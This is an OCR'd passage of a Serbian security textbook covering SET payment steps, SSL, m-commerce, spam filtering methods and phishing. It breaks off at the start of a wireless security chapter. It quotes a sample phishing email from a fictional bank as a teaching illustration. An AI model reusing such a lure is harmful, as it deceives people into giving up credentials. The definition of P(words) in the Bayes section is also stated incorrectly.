[14] Banka koja je emitovala kreditnu/debitnu karticu šalje nazad šifru za odobrenje ili odbijanje Payment gateway-u, kao odgovor na zahtev za autorizovanjem. I ovo se odvija posredstvom uobičajenih bankarskih mreža.

[15] Payment gateway generiše poruku sa autorizacionom šifrom, koja se šalje nazad trgovcu. Ova poruka sadrži odgovor banke koja je emitovala kreditnu/debitnu karticu.

[16] Payment gateway šifrira i šalje poruku sa autorizacionom šifrom trgovčevom softveru.

[17] Trgovčev softver dešifruje poruku o autorizaciji koju je dobio od payment gateway-a. Softver zatim ispituje da li je zahtev odobren ili nije, i memoriše odgovor o autorizaciji.

[18] Ako je transakcija odobrena, trgovčev softver kreira poruku koja se šalje kupčevom softveru. Ova poruka informiše kupca da je plaćanje prihvaćeno i da će proizvodi/usluge koje je kupio biti isporučeni.

[19] Kupčev softver obrađuje primljenu poruku i informiše kupca da je plaćanje prihvaćeno.

Može se, na prvi pogled, učiniti da je ova procedura previše komplikovana, ali ne treba smetnuti s uma da je veći deo poslova potpuno automatizovan, te da će se koraci 4-19 u ovom procesu obaviti za manje od jednog minuta. SET protokol dozvoljava i razne varijacije ove procedure, u zavisnosti od konkretnih okolnosti. Recimo, trgovci kojima je važna obrada podataka u realnom vremenu mogu zahtevati prenos novca na svoj račun istovremeno sa zahtevom za autorizovanje plaćanja kreditnom/debitnom karticom.

SET protokol ima prednost nad ostalim platnim sistemima zbog toga što ne zahteva da neka treća strana prati transakcije kreditnim / debitnim karticama na Internetu. To će uticati na smanjenje troškova transakcija kreditnim / debitnim karticama preko Interneta. SET protokol koristi jaku enkripciju i modele za proveru autentičnosti. Trgovci nemaju uvid u broj kreditne/debitne kartice kupca. Takođe, novac se prebacuje na trgovčev račun u roku koji je jednak uobičajenom roku za transakcije kreditnim / debitnim karticama. Još jedna pogodnost SET protokola je i ta što ga podržavaju poznate kompanije kao što su MasterCard i Visa. SET protokol ima i svoje nedostatke. Prvi je taj što će trgovci i kupci morati da instaliraju softver koji omogućava obradu SET transakcija. I poslovne banke će, takođe, morati da sklope ugovore sa nekom kompanijom koja će upravljati njihovom payment gateway-om, ili će same instalirati payment gateway-a. Osim toga, trgovci će morati da otvore račun kod neke poslovne banke koja je osposobljena da prima SET transakcije.

SSL Web server

Security Socket Layer (SSL) protokol je *de-facto* standard za zaštitu podataka. Manji broj prodavnica na Internetu koristi manje zastupljen Secure Electronic Transactions (SET) protokol. Uprkos nastojanjima velikih kompanija koje se bave elektronskim poslovanjem (Visa, MasterCard, Europay) da što veći broj Internet prodavnica na Internetu počne da koristi SET, SSL i dalje dominira zbog jednostavnosti uvođenja i korišćenja. Posle godina nastojanja da trgovce na Internetu privole da koriste SET protokol, Visa i srodne kompanije su odlučile da nastupe sa jednostavnijim rešenjem nego sto je SET. Novo rešenje je nazvano 3D model (Three Domain Model). Ukratko, 3D model koristi već postojeću SSL infrastrukturu na Internetu i dodaje mali broj dodatnih zahteva:

- Obavezno identifikovanje klijenta (E-PIN kod plaćanja preko E-Bank sistema).
- Obavezno identifikovanje prodajnog mesta na Internetu.
- Electronic Wallet kao plugin u browser-u korisnika kartice.
- SET komunikaciju između banke korisnika kartice i banke trgovca.

Podešavanje SSL web server-a zavisi od vrste softvera koji koristite. Najzastupljeniji web serveri na Internetu su Apache (http://www.apache.org/) oko 58%, Netscape ili iPlanet serveri (http://www.iplanet.com/) i Microsoft Internet Information Server (http://www.microsoft.com/). Apache web server je zastupljen na skoro svim operativnim sistemima i definitivno je jedan od popularnijih i stabilnijih web servera u ovo vreme. Jedan od načina da web lokaciji koristi podršku za SSL protokol je da se instalira standara distribucija Apache web servera i da mu se doda SSL opcija. Podešavanje SSL opcije ovog servera ne zavisi od platforme na kojoj se server izvršava.

SSL protokol omogućuje siguran transfer podataka preko javne mreže, obezbeđujući autentifikaciju, poverljivost i integritet podataka. SSL protokol ima dva

primarna zadatka: da obezbedi privatnost između klijenta i servera, i da autentifikuje server kod klijenta. Danas je SSL najčešće korišćen metod za obezbeđivanje sigurnosti na Internetu. SSL koristi TCP/IP na račun protokola viših slojeva i tokom tog procesa omogućava: serveru sa uključenim SSL-om da se autentifikuje prema korisniku sa uključenim SSL-om, omogućava klijentu da se autentifikuje prema serveru, i obema mašinama da uspostave šifrovanu konekciju. SSL obezebđuje sledeće funkcije: autentifikaciju servera klijentu, izbor kriptografskog algoritma koji klijent i server podržavaju, proizvoljnu autentifikaciju klijenta serveru. SSL koristi tehniku šifrovanja javnim ključèem da generiše deljive tajne (ključeve) na osnovu kojih uspostavlja šifrovanu SSL konekciju. SSL se poziva iz Web čitača kada url adresa počinje sa https:// . Browser inicira sesiju na serveru na TCP 443 portu. Tada SSL pokušava da uspostavi sigurnu sesiju. Ako uspe da uspostavi sigurnu komunikaciju, u zavisnosti od Web čitača koji se koristi, negde u status baru će se pojaviti ključić ili katanac kao vizuelni simbol uspostavljene sigurne konekcije.

M-Commerce

Po definiciji, **m-Commerce** (engl. *mobile commerce*) predstavlja svaku transakciju novčane vrednosti koja je realizovana preko mobilne telekomunikacione mreže. U skladu sa ovom definicijom, m-Commerce predstavlja podskup svih e-Commerce transakcija, kako u B2C (business-to-customer), tako i u B2B (business-to-business) segmentu.

Za mnoge ljude širom sveta mobilni telefoni predstavljaju prvu tačku pristupa Internetu, samim tim i e-Commerce sistemima. Danas, većina istraživanja m-Commerce sistemima predviđa uspešnu budućnost, sa perspektivom da ovaj model elektronske trgovine postane i dominantan na pojedinim nacionalnim i regionalnim tržištima.

M-Commerce aplikacije omogućavaju primenu bežičnih mobilnih uređaja za kupovinu različitih roba i usluga. Sve ove opcije su prisutne i u e-Commerce aplikacijama i sistemima. Prednosti m-Commerce sistema u odnosi na “klasične” e-Commerce sisteme su višestruke, ali one ne mogu biti u potpunosti iskorišćene dok se ne otkloni niz nedostataka i nesavršenosti ovakvih sistema. Kao najvažniji nedostaci m-Commerce aplikacija izdvajaju se pitanje autentikacije, sigurnosti i privatnosti.

Generatori razvoja m-Commerce-a

Preduslov razvoja mobilne elektronske trgovine je bez sumnje, dalji napredak i uvođenje novih tehnologija mobilnih telekomunikacija. Praktično, postojeće tehnologije su i jedino značajno ograničenje bržeg razvoja m-Commerce tehnologija i sistema. U nekoliko narednih godina, očekuje se prelazak sa današnje druge generacije mobilnih telekomunikacija (pre svega, GSM 900 i GSM 1800) na treću generaciju mreža i

uređaja mobilne telefonije (3G). Treća generacija mobilnih telekomunikacija će stvoriti uslove za potpunu ekspanziju mobilne elektronske trgovine. Međutim, već sada se može izdvojiti više generatora budućeg razvoja m-Commerce-a:

- Masovno tržište mobilne telefonije,
- Nagli razvoj Interneta i elektronske trgovine,
- Usavršavanje opreme i uređaja za mobilnu telefoniju,
- Novi principi tarifiranja servisa, i
- Uspeh u podeli licenci za UMTS (3G).

Značajan generator mobilne trgovine je nagli razvoj Interneta i elektronske trgovine. Sa 50 miliona korisnika u prvih pet godina komercijalne primene, Internet je postao najbrže prihvaćen medijum masovne komunikacije u istoriji. Koliko je brzina širenja Interneta velika, možda najbolje odslikava poređenje sa telefonijom, kojoj je trebalo 70 godina, i televizijom, kojoj je trebalo 15 godina da pređe put do 50 miliona korisnika.

S obzirom da je većina svetskih proizvođača opreme i mobilnih telefona osvojila proizvodnju aparata koji su dostigli tehnološki limit druge generacije mobilnih telekomunikacionih mreža, u fokusu njihovog rada u ovom trenutku se nalazi oprema treće generacije i komplementarne tehnologije. Neke kompanije su već obavile uspešna testiranja 3G telefona (Nokia, Ericsson), dok se pojedine spremaju i za pojavu prvih komercijalnih 3G mreža (NEC za potrebe BT-ove filijale Manx Telecom). Paralelno sa radom na 3G proizvodima, većina kompanija posebnu pažnju posvećuje razvoju Bluetooth opreme i uređaja. U našoj zemlji, dominantna tehnologija je i dalje GSM (2G), uz prisustvo i analogne NMT.

Sa uvođenjem **GPRS** (2G+) tehnologije, dolazi i do promene sistema tarifiranja, kao preduslova za potpuni razvoj m-Commerce sistema i servisa. GPRS promoviše tzv. "always on" model tarifiranja, koji je jedini relevantan, kada je mobilni Internet u pitanju. Ovaj model favorizuju, pre svih, operatori mobilne telefonije, koji na ovaj način ostvaruju veće i predvidljivije prihode. Kada su u pitanju domaći provajderi mobilne telefonije, GSM mreža je limit za ovaj način tarifiranja, tako da su oni u ovom trenutku najviše zainteresovani za povlastice u sistemu zaokruživanja realnog trajanja razgovora.

Na kraju, dolazimo i do tehnološki odlučujućeg faktora razvoja mobilne trgovine – UMTS mobilnih mreža treće generacije. **UMTS** tehnologija će u punoj meri obezbediti kvalitetan prenos video signala preko mobilne telekomunikacione mreže, sa prognozom brzine prenosa podataka do 400 kB/s, do 2005. godine. Iako se prava komercijalizacija UMTS tehnologije očekuje tek 2003. godine, veliki broj zemalja EU je podelio licence za 3G mobilnu telefoniju. Analitičari ocenjuju da će ukupna ulaganja u opremu i razvoj servisa za 3G mreže u Zapadnoj Evropi dostići neverovatnih 500 milijardi eura, naravno uz poteškoće i neminovne zastoje. Ipak, velika potražnja za 3G

licencama se može jedino objasniti time da će nova generacija mobilne telefonije doneti velike prihode svojim vlasnicima (operatorima). Jedan od činilaca (verovatnog) uspeha je i m-Commerce, čiju vrednost 2005. godine u Evropi, konsultantska firma McKinsey procenjuje na više od 80 milijardi dolara. Nažalost, našoj zemlji predstoji tek (verovatna) podela novih GSM licenci, dok u javnosti nema informacija o interesovanju za podelu 3G licenci.

M-Commerce usluge

Prema istraživanju Jupiter Research, 80 procenata korisnika Interneta je koristilo ovaj medijum za kupovinu ili informisanje o konkretnih proizvodima. Istraživanje je od značaja upravo zbog uključivanja i onih Internet korisnika, koji nisu ostvarili prave online kupovine, već su Internet koristili za skupljanje informacija i upoređivanje karakteristika i cena konkurentnih proizvoda. Na sličan način fukcioniše i m-Commerce: m-Commerce transakcije ne moraju biti samo online kupovine. Praktično, m-Commerce servisi koriste potpuni "click-and-mortar" poslovni model.

m-Commerce servisi su u osnovi "short-time" servisi, i to iz više razloga. Prvo, mobilni telefoni i uređaji za mobilnu komunikaciju imaju više tehnoloških ograničenja u odnosu na osnovno sredstvo e-Commerce servisa, personalni računar (ograničenja u manipulaciji, autorizacija, sigurnost i privatnost). Drugo, mobilni telefoni su uvek kod svojih vlasnika, bez obzira gde se oni nalaze. Zbog toga se nameću kao najbolji izbor u slučaju potrebe trenutne akcije, koja je uslovljena dinamikom i promenama u dnevnom rasporedu i aktivnostima vlasnika telefona. Sve, uslovno rečeno, ozbiljnije online kupovine će se i dalje ostvarivati uz komfor personalnog računara, na poslu ili kući. Treće, brojni online finansijski servisi su po svojoj prirodi, znatno bliži m-Commerce tehnologijama.

Iz korisničkog ugla, sve m-Commerce servise možemo podeliti na:

- bankarske usluge,
- berzanske usluge,
- online kupovinu (šoping), i
- servise sadržaja (novosti, vremenska prognoza, horoskop).

M-Commerce u poslovnim sistemima

Različiti poslovni procesi mogu biti unapređeni i realizovani integracijom mobilnih tehnologija. Uvođenjem mobilnih uređaja kao izbora interfejsa, omogućen je lakši online pristup informacijama i operacijama unosa podataka, povećana je dostupnost zaposlenih u skoro svakom trenutku, u slučajevima donošenja odluka i slično. Poslovni procesi postaju dinamičniji i praktično, real-time.


Danas, postoji više oblasti e-Business-a, gde bežične tehnologije imaju značajan uticaj i stvaraju novu vrednost

- integracija lanca snabdevanja,
- telemetrija,
- upravljanje transportnom flotom,
- upravljanje odnosima sa korisnicima,
- automatizacija prodaje,
- WASP (Wireless Application Service Provider) i druge.

Od posebnog značaja je uvođenje mobilnih telekomunikacija u zadatke i procese upravljanja odnosima sa korisnicima. Mnogi proizvođači e-Business softverskih rešenja razvijaju "mobile CRM" module. Danas, praktična rešenja su već ponudili najznačajnije softverske kompanije u ovoj oblasti (SAP, Siebel, Oracle, Baan, Onyx, Remedy).

8.2. Neželjena elektronska pošta i pecanje

Neželjena elektronska pošta (engl. *spam*) jedan je od najvećih problema vezanih za Internet. Od pojave spam-a, njegov udeo u sveukupnom broju e-mail poruka neprestano raste. Statistički podaci govore da je danas između 55 % i 60 % svih e-mail poruka spam. Pošto slike govore kao hiljadu reči, pogledajte sličicu 8.3 i setićete se šta je spam (verovatnoća da ovakvu poštu niste dobijali je jako mala; ukoliko stvarno nikada niste dobili ovako nešto, možete se smatrati srećnikom):



Slika 8.3. *Primer SPAMa*

Metode filtriranja neželjene pošte

Metode filtriranja neželjenih poruka koje se najčešće koriste, a ne baziraju se na analizi sadržaja same poruke su Whitelisting, Blacklisting i Greylisting metode koje ćemo ovde ukratko i opisati. Takođe je opisana i Bajesova tehnika filtriranja spama.

Whitelisting i Blacklisting metode

Metoda "bele liste" (engl. *whitelisting*) zasniva se na prihvatanju svih poruka elektronske pošte pristiglih s adresa koje se nalaze na whitelist popisu. To je najčešće lokalni popis adresa, specifičan za pojedine domene, koji proverenim korisnicima omogućava nesmetanu komunikacija bez nepotrebnih kontrola. Whitelisting je sastavni dio većine implementacija greylisting metoda. U slučaju da se IP adresa primljene poruke nalazi na whitelist popisu, poruka se odmah dostavlja čime se izbjegavaju kašnjenja uzrokovana greylisting metodom.

Metoda "crne liste" (engl. *blacklisting*) koristi se popisom IP adresa s kojih su u određenom proteklom periodu pristigle e-mail poruke koje su klasifikovane kao spam. Iako se popis može čuvati lokalno, najčešće se ti popisi proveravaju u realnom vremenu, sa servera namenjenih upravo tome. Takvi serveri imaju visoku frekvenciju ažuriranja i u svakom trenutku sadrže *blacklist* popise trenutno aktivnih pošiljalaca

spam poruka. Primeri servera na kojima se može proveriti da li se određena IP adresa nalazi na blacklist popisu ima mnogo, npr. *dnsbl.info*.


Greylisting metoda

Metoda "sive liste" (engl. *graylisting*) je zamišljena kao antispam metoda koja će krajnjem korisniku biti potpuno transparentna, a od administratora servera elektronske pošte zahtevati minimalnu količinu održavanja. Može se u grubo opisati kao kombinacija whitelist i blacklist metoda. U terminima elektronske pošte, to su komplementarne metode koje su bazirane na bezuslovnom prihvatanju odnosno odbacivanju sve pošte pristigle s adresa koja se nalazi na listama.

Prilikom pokušaja dostavljanja poruke elektronske pošte, greylisting metoda pregleda tri osnovne informacije:

- IP adresu računara koji pokušava dostaviti poruku,
- e-mail adresu pošiljaoca („MAIL FROM" polje) i
- e-mail adresu primaoca („RCPT TO" polje).

Kombinacija te tri informacije čini jedan triplet. U slučaju da je određeni triplet prvi put viđen, odbija se njegova isporuka kao i isporuka svih poruka s istim tripletom koje stignu u određenom vremenskom periodu. SMTP (Simple Mail Transfer Protocol) protokol specificira mogućnost privremene nemogućnosti isporuke elektronske pošte, tako da valjani server elektronske pošte - MTA (Mail Transfer Agent) nakon određenog vremenskog intervala pokušava da ponovi isporuku. Ova je činjenica bitna, jer većina spam poruka je poslana koristeći aplikacije koje su razvijene samo u tu svrhu. One ne implementiraju u potpunosti SMTP protokol tj. ne pokušavaju ponoviti isporuku. Najčešće koriste privremene, dinamičke IP adrese, što automatski onemogućava ponovni pokušaj slanja poruke. Metoda "sive liste" prikazana je na slici 8.4.



Slika 8.4. *Metoda "sive liste"*

Važan aspekt ove metode, koji je razlikuje od većine drugih, je činjenica da ne može doći do lažne klasifikacije valjane poruke kao spam-a (sve dok MTA potpuno implementira specifikaciju SMTP protokola). Metoda je posebno efikasna po pitanju potrošnje resursa u vidu procesorskog vremena, odnosno mrežnog prometa. Za razliku od heurističkih metoda raspoznavanja spam poruka koje se baziraju na analizi sadržaja poruke, kod greylisting metode uopće se ne pregledava sadržaj poruke.

Štaviše, sadržaj poruke se u slučaju odbacivanja iste ni ne prima, što uveliko pridonosi smanjivanju mrežnog saobraćaja.

Bajesova tehnika filtriranja spama

Bajesova tehnika filtriranja spama (engl. *Bayesian spam filtering*) je proces

korišćenja Bajesovske statističkih metoda za klasifikaciju dokumenata u kategorije. Ovaj metod je preložen od strane Sahamija i ostalih (1998.) i dostigao je veliku pažnju tokom 2002, kada je opisan u radu *"A Plan for Spam"* Paul Grahama. Od tada je to postao popularan mehanizam za razlikovanje neligitimne i neželjene od legitimne pošte. Mnogi moderni mail klijent programi, kao što je, na primer, Mozilla Thunderbird implementiraju ovu metodu filtriranje spama. E-mail filteri na serverskoj strani, kao što su SpamAssassin i ASSP koriste Bajesovu tehniku filtriranja spama, a funkcionalnost je nekad ugrađena i u sam mail server.

Bajesovi filteri e-maila koriste prednosti **Bajesove teoreme**. Prema Bajesovoj teoremi, verovatnoća da je neki e-mail spam (tj. da on sadrži određene reči u sebi) računa se na sledeći način:

$$P(\text{spam}|\text{words}) = \frac{P(\text{words}|\text{spam}) \times P(\text{spam})}{P(\text{words})}$$, gde je:

- P(spam|words) – verovatnoća da je mail spam (tj. da sadrži određene reči u sebi)
- P(words|spam) – verovatnoća nalaženja ovih reči u spam mailu
- P(spam) – verovatnoća da je bilo koji e-mail spam
- P(words) – verovatnoća nalaženja ovih reči u spam mailu

Pojedinačne reči imaju svoje verovatnoće da se pojave u spam mailu i u legitimnom mailu. Na primer, većina e-mail korisnika će vrlo često primetiti reč "Viagra" u spam mailovima, a vrlo retko u drugim mailovima. Filter ne zna ove verovatnoće unapred i prvo mora biti **treniran** da bi izgradio listu. Da bi trenirao filter, korisnik mora ručno ukazati da li je novi mail spam ili nije. Za sve reči u svakom trening mailu, filter će podesiti verovatnoće da će se svaka od reči pojaviti u spam ili legitimnom mailu i to ubeležiti u svoju bazu. Na primer, Bajesovi spam filtri će naučiti da je vrlo velika verovatnoća za reči "Viagra" ili "refinance" da se nađu u spam mailu, ali vrlo mala verovatnoća za reči kao što su imena drugova i članova porodice koja su obično nalaze legitimnom mailu.

Posle treniga, verovatnoće reči (takođe poznate kao *likelihood functions*) se koriste da se izračunaju verovatnoće da će neki mail sa određenim konkretnim skupom reči u sebi pripadati jednoj ili drugoj kategoriji. Svaka reć u mailu doprinosi verovatnoći email spama. Ovaj doprinos se zove posterior verovatnoća (eng. posterior probability) i računa se korišćenjem Bajesove teoreme. Posle toga, verovatnoća da je mail spam se računa preko svih reči u mailu i ako total prevazivalazi određeni prag (na primer 95%), filter će označiti mail kao spam. Email označen kao spam će automatski biti smešten u "Junk" ili sličan folder ili čak odmah obrisan.

Osnovna prednost Bajesovog spam filtera je to što on može biti treniran pojedinačno na bazi korisnika. Zašto je to važno?

- Spam koji korisnik dobija je često povezan sa njegovim aktivnostima dok je na vezi. Na primer, korisnik se možda pretplation na bilten ("newsletter") koje korisnik smatra da je spam. Ovakvi online bilteni verovatno sadrže reči koje su zajedničke za sve beltene, kao što je ime biltena i izvorišna email adresa. Bajesov spam filter će na kraju dodeliti veću verovatnoću baziranu na korisnikovim specifičnim uzorcima.

- Legitimni mailovi koje korisnik prima imaju tendenciju različitosti. Na primer, u okruženju preduzeća, ime firme i imena klijenata ili korisnika će se često spominjati. Spam filter će dodeliti manju verovatnoću za emailove koji sadrže ova imena.

- Verovatnoće reči su unikatne tj. karakteristične za svakog korisnika i mogu se menjati togom vremena sa korektivnim treningom uvek kada filter netačno klasifikuje e-mail. Kao rezultat, tačnost Bajesovog spam filtra posle treninga je mnogo bolja u odnosu na predefinisane vrednosti.

Ova metoda radi posebno dobro u pogledu izbegavanja klasifikovanja legitimnih mailova kao spama. Na primer, ako mail sadrži reč „Nigeria", koja se često pojavljivala u dugačkim spam kampanjama, predefinisana pravila će je odmah odbaciti. Bajesovski filter će označiti ovu reč kao verovatnu spam reč, ali će takođe uzeti u obzir ostale važne reči koje obično indiciraju legitiman e-mail. Na primer, ime člana porodice može snažno idikovati da e-mail nije spam, a ovo može preskočiti značaj korišćenja reči „Nigeria".


Neki spam filtri kombinuju rezultate Bajesovog spam filtera i predefinisanih pravila što rezultuje većom tačnošću filtera. Međutim, neke od novijih taktika spamera su uključivanje slučajnih **"nevinih" reči** koje normalno nisu povezani sa spamom. Na taj način se smanjuje „spam score" maila i time se povećava mogućnost da prođe Bajesov filter i ne bude klasifikovan kao spam.

Spamassassin je trenutno jedan od najpopularnijih programa za filtriranje neželjene elektronske pošte na Linux/Unix operativnim sistemima. Program filtrira poruke korišćenjem različitih metoda: Bayesian tehnikom, korištenjem ugrađene baze pravila, blacklist i whitelist listama, RAZOR bazom i slično, što rezultuje izuzetno visokom pouzdanošću. Dodatne karakteristike programa su jednostavna nadogradnja, mogućnost definisanja novih pravila kojima je moguće preciznije definisati mogućnosti filtriranja i osigurati veću fleksibilnost. Osim toga, postoji i mogućnost integracije s ostalim programskim paketima i mail serverima (Postfix, Sendmail, Qmail), što ga čini jednostavnim za integraciju s postojećim sistemima elektronske pošte.

Pecanje

Pecanje (engl. *phishing*) je u računarstvu vrsta kriminalne aktivnosti koja koristi

tehnike socijalnog inženjeringa. Nju karakterišu pokušaji da prevarom dođu do osetljivih informacija, kao što su lozinke, detalji o kreditnim karticama. Ovi pokušaji se maskiraju kao poruke koje dolaze od lica ili institucija od poverenja i prividno izgledaju kao zvanična elektronska komunikacija. “Pecanje“ se tipično sprovodi korištenjem maila ili instant poruka kroz neki od sistema za takve poruke. Naziv pecanje potiče od vrlo sofisticiranih mamaca koji pokušavaju da “upecaju“ korisničke lične i finansijske informacije, kao i lozinke. Kako raste broj ovih incidenata, potrebne su dodatne metode zaštite, uključujući pravne, zatim podizanje svesti i edukacije korisnika i tehničke mere. Sledeći primer ilustruje pecanje: mail liči na zvanični mail od (fiktivne) banke, koji pokušava da prevari vlasnike računa kod ove banke da ostave podatke vezane za njihov bankovni račun tako što će neoprezno da ih „potvrde“ na web sajtu „pecaroša“ misleći da su pristupili regularnom web sajtu banke.



TrustedBank™

Dear valued customer of TrustedBank,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: $135.25.

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

http://www.trustedbank.com/general/custverifyinfo.asp

Once you have done this, our fraud department will work to resolve this discrepency. We are happy you have chosen us to do business with.

Thank you,
TrustedBank

Member FDIC © 2005 TrustedBank, Inc.

Slika 8.5. *Primer pecanja*

9

Sigurnost bežičnih i mobilnih mreža

9.1. Uvod u bežične mreže

Eksplozivni rast bežičnih i mobilnih mreža u poslednje vreme podseća na rapidni rast Interneta u devedesetim godinama prošlog veka. Tome pogoduje i jednostavnost implementacije, fleksibilnost u radu, kao i veliki izbor uređaja koji se koriste pri implementaciji mreže – mrežnih kartica i pristupnih tačaka. Implementacijom bežične mreže umnogome se smanjuju troškovi u poređenju sa klasičnim rešenjima lokalne mreže bazirane na žičanim vezama. Zbog svih prednosti koje donose bežične mreže, one su danas nalaze u širokoj upotrebi u raznim preduzećima, institucijama, javnim i privatnim organizacijama, a u poslednje vreme vidljiv je trend postavljanja tzv. "vrućih" tačaka (engl. *hot spot*), na lokacijama gde se kreće veliki broj ljudi i u kojima je omogućen pristup Internetu sa bilo kojim uređajem koji podržava komunikaciju po nekom od standarda za bežične mreže. Mogućnost tkv. *roaminga* je posebno korisna i često upotrebljavana. Ovaj pristup može biti besplatan ili baziran na pretplati ili nakndanom plaćanju usluge, recimo putem računa mobilnog telefona.


Standardi koji definšu bežične računarske mreže navode i definišu razne elemente sigurnosti, međutim, pokazuje se da ti elementi u većini slučajevi ostaju neiskorišteni ili nepravilno podešeni što je, naravno, veliki sigurnosni problem. Takođe, i kada se aktiviraju svi sigurnosni elementi to ne znači nužno da je postignuta odgovarajući nivo sigurnosti. Razlog leži u mnogim nedostacima samog standarda, koji su naknadno uočeni i koji omogućavaju zlonamernim licima da bez većih teškoća pristupe i koriste mrežne resurse bez dozvole i znanja vlasnika ili administratora mreže ili ih zloupotrebe. Propusti u standardu obuhvataju propuste pri autentifikaciji korisnika mreže kao i propuste u šifrovanju podataka između pristupne tačke i korisnika. Valjano rešenje, barem u sadašnjem trenutku, pronalazi se u implementaciji VPN tehnologije zajedno sa troškom koje to donosi. Cilj ovog poglavlja je da prikaže trenutno stanje u području sigurnosti bežičnih računarskih mreža, kao i buduće smernice u razvoju ovoga aktuelnog područja.

Standardi bežičnih mreža

